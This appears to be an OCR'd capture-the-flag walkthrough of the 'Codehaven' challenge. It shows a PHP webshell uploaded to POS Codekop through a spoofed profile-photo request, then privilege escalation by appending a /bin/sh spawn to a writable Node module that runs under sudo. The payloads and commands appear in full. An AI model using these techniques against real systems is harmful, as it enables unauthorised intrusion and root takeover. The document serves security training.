
Codehaven – POS App File Upload Attack



Login POS Codekop


User ID

Password


SIGN IN

In this challenge we discover a POS manager app using default credentials

Codehaven – POS App File Upload Attack




```
└─$ searchsploit codekop
──────────────────────────────────────────────────────────────
 Exploit Title
──────────────────────────────────────────────────────────────
POS Codekop v2.0 - Authenticated Remote Code Execution (RCE)
──────────────────────────────────────────────────────────────
```



```
# Proof of Concept:
1. Login to POS Codekop dashboard.
2. Go to profile settings.
3. Upload PHP script through Upload Profile Photo.
```

We search for known attacks on this software, and we find a file upload vulnerability that allows RCE through PHP code


Codehaven – POS App File Upload Attack




```
------WebKitFormBoundarykYxdH4tlYFFcBbpg
Content-Disposition: form-data; name="foto"; filename="webshell.php"
Content-Type: image/png
```

Using Burp Suite, we can replay the request to upload the profile picture, but spoof the reported contents of the file we're uploading

Privilege Escalation
Sudo Node / Script Hijacking




```
sudo -l
Matching Defaults entries for ETSCTF on codehaven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sb

User ETSCTF may run the following commands on codehaven:
    (ALL : ALL) NOPASSWD: /usr/local/bin/escaper
```




```
/usr/local/bin/escaper → ../lib/node_modules/app/bin/index.js
```

On this system we are able to run a sudo command, and that command is a symbolic link for a Node JS file

Privilege Escalation
Sudo Node / Script Hijacking




```
<$ ls -la /opt/app/node_modules/escape-html/index.js
-rw-rw-rw- 1 root root 1362 Sep  1  2015 /opt/app/no
```



```
echo 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
>> /opt/app/node_modules/escape-html/index.js
```

And we see that the escape-html module's index.js file is writable, which allows us to perform code injection through the imported module

Privilege Escalation
Sudo Node / Script Hijacking



```
sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

This method of privilege escalation is essentially abusing the Node binary, and is documented on the GTFObins website